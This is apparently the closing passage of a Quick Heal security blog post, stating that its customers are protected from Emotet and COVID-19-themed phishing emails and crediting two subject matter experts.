Quick Heal customers have long been protected from Emotet and other COVID-19-themed emails. We continue to track and report such attacks to keep our customers safe.

Subject Matter Experts:

Prashant Tilekar

Preksha Saxena



No Comments

Leave a Reply. Your email address will not be published.

